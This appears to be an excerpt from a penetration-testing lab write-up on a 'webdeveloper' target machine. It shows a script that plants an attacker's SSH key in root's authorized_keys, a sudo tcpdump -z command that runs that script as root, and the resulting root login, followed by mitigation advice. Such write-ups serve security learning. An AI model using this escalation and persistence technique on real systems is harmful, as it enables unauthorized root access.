
```
mkdir /root/.ssh/
touch /root/.ssh/authorized_keys
echo "$(cat /tmp/id_rsa.pub)" > /root/.ssh/authorized_keys
~
~
```

Figure 4.3.5: Contents of the exploit file created to echo the public key of the attacker into the directory of the 'root' user.



```
webdeveloper@webdeveloper:/tmp$ touch exploit
webdeveloper@webdeveloper:/tmp$ chmod +x exploit
webdeveloper@webdeveloper:/tmp$ vi exploit
webdeveloper@webdeveloper:/tmp$ vi exploit
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/exploit -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
12 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:/tmp$ mkdir: cannot create directory '/root/.ssh/': File exists
```

Figure 4.3.6: Execution of tcpdump privilege escalation exploit.



```
┌──(kali㉿kali)-[~]
└─$ ssh -i ~/.ssh/id_rsa root@10.0.2.35
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Apr 21 11:48:52 UTC 2024

  System load:  0.04               Processes:           98
  Usage of /:   28.2% of 19.51GB   Users logged in:     1
  Memory usage: 31%                IP address for eth0: 10.0.2.35
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

146 packages can be updated.
25 updates are security updates.

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Fri Nov  2 09:19:51 2018
root@webdeveloper:~#
```

Figure 4.3.7: SSH connection to the target machine as the root user is achieved using SSH keys.

5. Mitigations

Weak authentication: Reusing passwords

The '**webdeveloper**' account uses identical credentials for both WordPress database access and SSH login to the target machine. Password reuse increases the risk of unauthorized access to the target system. Moreover, as the database credentials are stored in plain text within a PHP file, intruders who gain remote access to the target system can easily retrieve the password for the WordPress database.

SSH access provides attackers with a more stable and interactive connection to the target machine. The login credentials also grant attackers the ability to execute sudo commands and verify sudo privileges, facilitating potential privilege escalation. Either the SSH or WordPress admin password should be changed to reduce the risk of attackers uncovering valid login credentials and using them to extend their foothold on the target machine.

Sensitive data exposure

Basic web fuzzing revealed the existence of the directory '**/ipdata**', containing a packet capture file named '**analyze.cap**'. This file contains a packet with a POST request, disclosing the username and password required for administrative access to the WordPress site. To mitigate this risk, it is advised to remove '**analyze.cap**' from the web server and relocate it to a directory inaccessible to the public.